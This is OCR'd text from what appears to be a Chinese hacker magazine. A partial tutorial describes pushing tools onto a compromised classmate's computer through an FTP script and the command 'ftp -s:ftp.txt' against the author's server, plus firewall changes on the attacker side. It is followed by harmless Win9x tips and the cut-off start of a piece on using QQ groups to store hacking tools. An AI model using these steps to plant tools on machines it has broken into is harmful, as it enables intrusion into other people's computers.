


图 6




图 7

接着就可以用该脚本下载文件了。从服务器的日志里能够看到下载的记录，如图8。




图 8

另外一种方法就是FTP。这里我找了一款很小的FTP服务器软件，也是"即插即用"的，如图9。




图 9

进行基本的设置就可以用了，这样我就把我的电脑配置成FTP服务器了。无敌的文章里抓的图显示了FTP下载不成功，我在试验的时候也出现了同样的问题。我写了ftp.txt，如图10。然后用我写的转换工具对其进行转换，如图11。

然后用同样的方法在对方的电脑里生成ftp.txt，再用命令：**ftp -s:ftp.txt**，却显示用户密码不正确，我在本机上试验成功，但在肉机上怎么也不行。于是我又用了另外一种形式，如图12。然后用命令：**ftp -s:ftp.txt 211.87.211.87**，居然成功了！如图13。




图 10




图 11




图 12




图 13

三、有关防火墙的设置

我们在入侵别人的时候要学会保护自己。在肉机从自己的电脑上下东西的时候，也不能把防火墙关掉，这样比较危险。校园网里用的大部分是天网，我以此为例说明如何配置防火墙。天网默认有个"禁止所有人连接低端端口"，这里对FTP的21端口和HTTP的80端口进行了限制，需要修改一下，如图14、15、16。这样任何IP访问21，80端口时，防火墙均会放行。防火墙的规则设置还有其他一些内容，限于篇幅不作介绍。




图 14




图 15





图 16

最后，我想说一点自己的体会。我们在入侵同学电脑的时候，千万不要搞破坏，大家抬头不见低头见，有时候你入侵的同学说不定还跟你挺熟，所以万事切不可做绝，我们研究的是技术，但要有"职业道德"。

（本文涉及到的工具http.exe、FTPsever.exe、转换工具，光盘有收录）



Win9x中几个鲜为人知的技巧

王鹏

我们使用电脑久了，发现系统盘中的Windows目录一直没有研究过，因为我们都知道这个目录是存放一些系统文件的地方。但是，其实Windows目录里面还是有一些不错的东西，现在就让我们来看看（下面均以C盘作为系统盘）。

一、Bootdisk.bat

Windows在系统崩溃后无法进入GUI（图形界面）时，需要启动盘来引导系统，如果你在安装系统时忘了或者故意不创建启动盘，那可就糟糕了，不过不用着急，你只要使用保存在Windows\Command\目录下的bootdisk文件就可以解决。

在MSDOS环境下cd到C：\Windows\Command目录下，键入Bootdisk，按回车，屏幕上出现了要求选择软驱的提示，选择1或2后，即可以按照提示的做法插入软盘并开始拷贝文件，制作启动盘。

二、Pdos.bat

如果没有UCDOS的中文平台，在DOS下运行中文程序或是想用汉字，就显得不方便。在Windows\Command\目录下的Pdos95.bat文件功能是在MS-DOS窗口中显示与输入汉字，运行方法为：在DOS的标识符下键人Pdos95，再按回车，一段加载程序后，即进入中文操作平台。我们可以用“Ctrl+Shift”来切换输入法，“Ctrl+空格”来切换中英文，“Shift+空格”切换半角。要想退出中文平台，键入命令quit即可。

三、SFC（System File Checker）

尽管谨慎又谨慎，可有时还是难免一不小心误删了系统文件，赶紧去“回收站”看看，发现它早已被清空。一般有些网友会下意识地想到是否要重装系统？其实不用太着急，只要使用Windows\System\目录下的“系统文件检查器”就可以解决了，运行它的方法为：

点击“开始”菜单，在运行中的文本框中输入sfc，单击确定，将弹出一个“系统文件检查器”窗口，它含有两个单选框，一个用来检查改动过的系统文件完整性，它可以扫描出几乎所有的被删除、或被非法修改过的系统文件，如果发现文件已损坏，它会提示你恢复原始文件。单击“设置”，可配置系统文件检查器去通知你所更改和删除的文件。在还原原始文件之前，“系统文件检查器”可以备份已有的文件，也可以根据文件夹和文件扩展名各自定义搜索条件，还有一些高级功能可以设定；另一个表示从安装软盘提取一个文件，在文本框中输入要提取文件的文件名，然后按照提示操作，相信就不难了。

四、Sysedit

配置Win9x启动加载、优化内存等等，常要修改config.Sys、autoexe.bat、win.ini、sys-tem.ini、protool.ini等系统文件。每次修改前都要先让隐藏起来的它们现身，用记事本打开，一一修改后，为了安全起见，再把它们的属性改回。其实用sysedit就省事多了，它能够把这些系统文件集纳在一起。要修改哪个只需激活它的窗口就行。该文件位于Windows\System\目录下，运行方法很简单：在开始运行中键入sysedit即可。

五、Sysbackup文件夹

备份注册表时系统总告诉我今天已经备份，可它备份到哪里去了呢？就在Sysbackpup文件夹里。它包含了因版本冲突、版本升级而备份的文件及其他自动备份的文件。我想其中最有用的大概要数5个注册表的备份压缩包文件了，它们的名字叫rb001、rb002-rb005。

当注册表发生错误想用备份替换时，可以有两种方法：一种是在Windows环境下直接用解压工具解压，解压好后有四个文件：system.dat、system.ini、uscr.dat、win.ini，唉，怎么不是注册表文件？不用急嘛，Windows下的注册表信息就存放在win9x系统目录下的system.dat和user.dat文件中，只需进行替换生效即可；第二种方法是在DOS环境下输入命令scanreg，用Tab键选择“START”，进入后选择“View Backups”，即查看备份文件，根据日期选择最新的备份。选择RESTORE，这样注册表就可以恢复正常了。

其实，Windows目录中还有好多别的好东西，有空就琢磨一下吧！

让QQ群也成为我们的兵器库

酷龙

在QQ2004推出的时候，就有一个“网络硬盘”的功能，之前的X档案也介绍过如何让它成为我们的兵器库，但现在如果有太多QQ用户给自己开共享的话，腾讯会自动只给我们留下五个QQ用户的共享，而且不允许非高级的用户再给我们开共享给自己，过程虽然有点麻烦，但用起来比以前的方法更方便。

我们先去腾讯网站免费申请一个QQ（用你自己多余的QQ也可以），成功后，如图1。

